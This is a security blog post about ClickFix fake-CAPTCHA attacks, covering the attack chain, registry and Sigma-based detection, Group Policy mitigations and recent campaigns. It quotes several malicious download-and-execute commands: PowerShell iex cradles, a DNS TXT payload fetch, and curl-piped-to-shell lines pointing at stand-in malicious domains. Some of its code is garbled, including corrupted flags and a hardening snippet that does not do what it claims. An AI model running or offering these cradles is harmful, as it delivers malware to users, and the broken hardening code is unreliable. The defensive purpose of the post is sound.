Listen to this Post
Introduction:

The most dangerous cyber threats aren’t always the most complex—they’re often the simplest. ClickFix, a social engineering technique that emerged in early 2024, has skyrocketed by 517% in 2025, now accounting for nearly 8% of all blocked attacks and ranking as the second most common attack vector after phishing. This attack doesn’t exploit software vulnerabilities; it exploits human psychology—tricking users into executing malicious commands on their own devices through fake CAPTCHA pages that look indistinguishable from legitimate verification prompts.
Learning Objectives:
- Understand the complete ClickFix attack chain, from initial lure to payload execution
- Identify malicious CAPTCHA pages and recognize the tell-tale signs of a ClickFix attempt
- Implement detection strategies using registry monitoring, Sigma rules, and endpoint logging
- Apply mitigation techniques including Group Policy controls, application whitelisting, and user awareness training
- Analyze real-world ClickFix campaigns and their evolving variants across Windows, Linux, and macOS
- Anatomy of a ClickFix Attack: How a Fake CAPTCHA Leads to Full Compromise
The ClickFix attack chain follows a deceptively simple yet highly effective sequence. It begins when a victim encounters a compromised legitimate website, a malvertisement, or a phishing email redirecting to a malicious page. The page displays a fake CAPTCHA or Cloudflare Turnstile verification prompt, visually mimicking legitimate interfaces to establish trust.
When the user clicks the “Verify you are human” checkbox, malicious JavaScript silently copies a PowerShell or shell command to the victim’s clipboard without their knowledge. The page then displays instructions urging the victim to press Win + R (opening the Windows Run dialog), Ctrl + V (pasting the hidden command), and Enter (executing it). The user, believing they are completing a routine verification step, unknowingly becomes an unwilling accomplice in their own compromise.
The executed command typically invokes PowerShell with execution policy bypassed, downloading and executing a malicious payload from attacker-controlled infrastructure. The Singapore Cyber Security Agency reports that successful ClickFix executions have led to the deployment of various malware families including DCRAT, NetSupport RAT, Latrodectus, and Lumma Stealer, resulting in credential theft, data exfiltration, and ransomware incidents.
Step-by-Step Breakdown of a Typical ClickFix Execution:
 Example of a malicious command silently copied to clipboard:
C:\WINDOWS\system32\cmd.exe /min /c powershell -1oP -ExecutionPolicy Bypass -w 1 -c "$p1='https://malicious-domain[.]com/payload'; iex (Invoke-WebRequest $p1).Content"
This command:
1. Opens a minimized command prompt
2. Launches PowerShell with execution policy bypassed
- Downloads a malicious script from a remote server
- Executes the script in memory, often deploying info-stealers or RATs
-
Detection: Uncovering ClickFix Through Registry Forensics and Sigma Rules
Detecting ClickFix attacks requires monitoring multiple artifacts across the compromised system. The most critical forensic evidence resides in the Windows Registry, specifically the RunMRU key, which stores the last 26 commands executed via the Run dialog.
Key Registry Locations to Monitor:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
Security analysts should examine this key for suspicious entries containing HTTP/HTTPS links, PowerShell commands, or base64-encoded strings. The SigmaHQ project has released detection rules specifically targeting ClickFix execution patterns:
 Sigma Rule: Potential ClickFix Execution Pattern
title: Potential ClickFix Execution Pattern
description: Detects potential ClickFix malware execution patterns by monitoring
registry modifications in RunMRU keys containing HTTP/HTTPS links
references:
- https://github.com/SigmaHQ/sigma/blob/master/rules/windows/registry/
registry_set/registry_set_potential_clickfix_execution.yml
Additional Detection Artifacts:
- PowerShell Event Logs (Event ID 4104): Look for script block logging of commands with suspicious download cradles
- Master File Table (MFT) : Examine for recently created files in temporary directories
- Browser History: Identify visits to domains known for ClickFix distribution
- Process Creation Events: Monitor for `cmd.exe` or `powershell.exe` spawned with unusual command-line arguments
Linux and macOS Detection:
ClickFix has expanded beyond Windows, with JavaScript automatically detecting the victim’s operating system and tailoring commands accordingly. On Linux, analysts should monitor shell history files (.bash_history) for suspicious `curl` or `wget` commands followed by execution. On macOS, Terminal session logs and the `.zsh_history` file provide similar forensic evidence.
3. Mitigation: Hardening Endpoints Against ClickFix Attacks
Organizations can implement multiple layers of defense to neutralize ClickFix threats. The most effective controls combine technical restrictions with user awareness training.
Group Policy Hardening:
Administrators can disable the Windows Run dialog entirely through Group Policy, removing the primary execution vector for ClickFix attacks:
Policy Path: User Configuration > Administrative Templates > Start Menu and Taskbar
Setting: Remove Run menu from Start Menu
Status: Enabled
For environments where the Run dialog must remain available, consider restricting execution of specific utilities:
Policy Path: User Configuration > Administrative Templates > System
Setting: Don't run specified Windows applications
Add: cmd.exe, powershell.exe, mshta.exe, wscript.exe, cscript.exe
Application Control:
Implement application whitelisting using Windows Defender Application Control (WDAC) or AppLocker to prevent unauthorized executables and scripts from running. Restrict PowerShell execution to Constrained Language Mode for standard users:
 Set PowerShell Constrained Language Mode via Group Policy
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell" `
-1ame "ScriptBlockLogging" -Value 1 -Type DWord
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell" `
-1ame "ConstrainedLanguage" -Value 1 -Type DWord
Network Defenses:
Deploy DNS filtering to block known malicious domains and command-and-control infrastructure. Monitor for anomalous DNS queries, particularly `nslookup` commands targeting non-standard DNS servers—a technique increasingly used in ClickFix variants to deliver payloads via DNS responses.
4. The Evolution: DNS-Based ClickFix and Cross-Platform Expansion
Threat actors continuously refine ClickFix techniques to evade detection. In February 2026, Microsoft Threat Intelligence identified a new variant shifting from HTTP-based payload delivery to DNS staging channels.
In this variant, victims are instructed to run an `nslookup` command querying an attacker-controlled DNS server:
nslookup example.com 84[.]21.189[.]20
The DNS response contains a malicious PowerShell script embedded within the “Name:” field, which is then executed on the victim’s device. This technique blends malicious activity with legitimate DNS traffic, bypassing traditional web-based detection mechanisms. The final payload, a Python-based RAT called ModeloRAT, establishes persistence through VBScript files and startup shortcuts.
Cross-Platform Capabilities:
Modern ClickFix campaigns automatically detect the victim’s operating system and deliver appropriate commands:
| Operating System | Common Execution Vectors |
||–|
| Windows | PowerShell, CMD, MSHTA, Run Dialog |
| macOS | Terminal, Shell scripts, Homebrew abuse |
| Linux | Bash, curl, wget, terminal commands |
Attackers now leverage video tutorials on social media platforms like TikTok, Instagram, and YouTube to demonstrate ClickFix commands, reaching millions of potential victims.
5. Real-World Campaigns: From Vidar Stealer to Ransomware
Australian Infrastructure Targeting (2026): The Australian Cyber Security Centre observed ClickFix campaigns using compromised WordPress websites to distribute Vidar Stealer malware targeting Australian infrastructure. The attack injected malicious JavaScript into legitimate sites, presenting fraudulent Cloudflare verification prompts that copied PowerShell commands to user clipboards.
Interlock Ransomware (2025): The Center for Internet Security tracked ClickFix campaigns leading to Interlock ransomware deployment, impacting a U.S. State, Local, Tribal, and Territorial (SLTT) victim. The technique comprised over a third of all non-malware Albert Network Monitoring alerts in the first half of 2025.
Booking.com Impersonation: ThreatLocker identified a fake Booking.com ClickFix campaign mimicking Cloudflare Turnstile verification. Victims executing the copied commands downloaded Node.js, Tor binaries, and ultimately malware from GitHub repositories.
- Command Reference: What to Look For in Logs and Memory
Suspicious PowerShell Commands (Windows):
 Typical ClickFix download cradle
powershell -1oP -ExecutionPolicy Bypass -w Hidden -c "iex (New-Object Net.WebClient).DownloadString('https://malicious[.]com/payload.ps1')"

DNS-based variant using nslookup
nslookup payload.malicious[.]top 8.8.8.8

PowerShell retrieving payload from DNS TXT records
powershell -w h -ep bypass -c "iex((Resolve-DnsName -Type TXT payload.bruemald.top -Server 8.8.8.8).Strings -join'')"
Suspicious Shell Commands (Linux/macOS):
 Linux ClickFix example
curl -s http://malicious[.]com/payload.sh | bash

macOS ClickFix example
curl -s http://malicious[.]com/payload | zsh
Registry Artifacts to Hunt:
 Check RunMRU for suspicious commands
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU

Check for persistence mechanisms
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
What Undercode Say:
- Key Takeaway 1: ClickFix represents a paradigm shift in social engineering—the victim becomes the initial access vector, making the attack incredibly difficult for traditional security controls to detect. The 517% surge in 2025 underscores that this is not a fringe threat but a mainstream attack technique.
-
Key Takeaway 2: The evolution from HTTP-based payloads to DNS-based delivery, combined with cross-platform support for Windows, Linux, and macOS, demonstrates that threat actors are investing significant resources in refining ClickFix techniques. Organizations must adopt a defense-in-depth strategy combining user awareness, technical controls, and active monitoring.
Analysis: The success of ClickFix lies in its psychological manipulation—users trust CAPTCHA prompts and are conditioned to follow verification steps without question. The technique bypasses technical defenses because the user executes the malicious command themselves through trusted system tools. With ClickFix builders now sold on underground forums, the barrier to entry for attackers has dropped significantly. The threat landscape is shifting toward human-centric attacks that exploit trust and familiarity rather than software vulnerabilities. Organizations must treat ClickFix as a primary threat vector, not an edge case, and adapt their security awareness programs accordingly.
Prediction:
- -1 ClickFix attacks will continue to evolve with AI-generated lures that create highly convincing, personalized phishing pages at scale, making detection even more challenging for untrained users.
-
-1 The commercialization of ClickFix-as-a-service on underground forums will lower the technical barrier, leading to a proliferation of attacks across all sectors, including small and medium businesses that lack dedicated security teams.
-
+1 Increased awareness and the development of dedicated detection rules (such as Sigma rules for RunMRU monitoring) will enable security teams to identify and respond to ClickFix attempts more rapidly.
-
-1 The expansion to Linux and macOS environments means that organizations with heterogeneous operating systems face increased risk, as many security controls are Windows-centric.
-
+1 Browser vendors may implement clipboard monitoring and user warnings when malicious patterns are detected, potentially reducing the effectiveness of the technique at the browser level.
-
-1 The integration of ClickFix with social media platforms and video tutorials represents a new distribution channel that traditional email filters cannot block, requiring organizations to extend security awareness to personal device usage.
▶️ Related Video (80% Match):
https://www.youtube.com/watch?v=063NUlCKeoI
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Sarabadran Cybersecurity – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


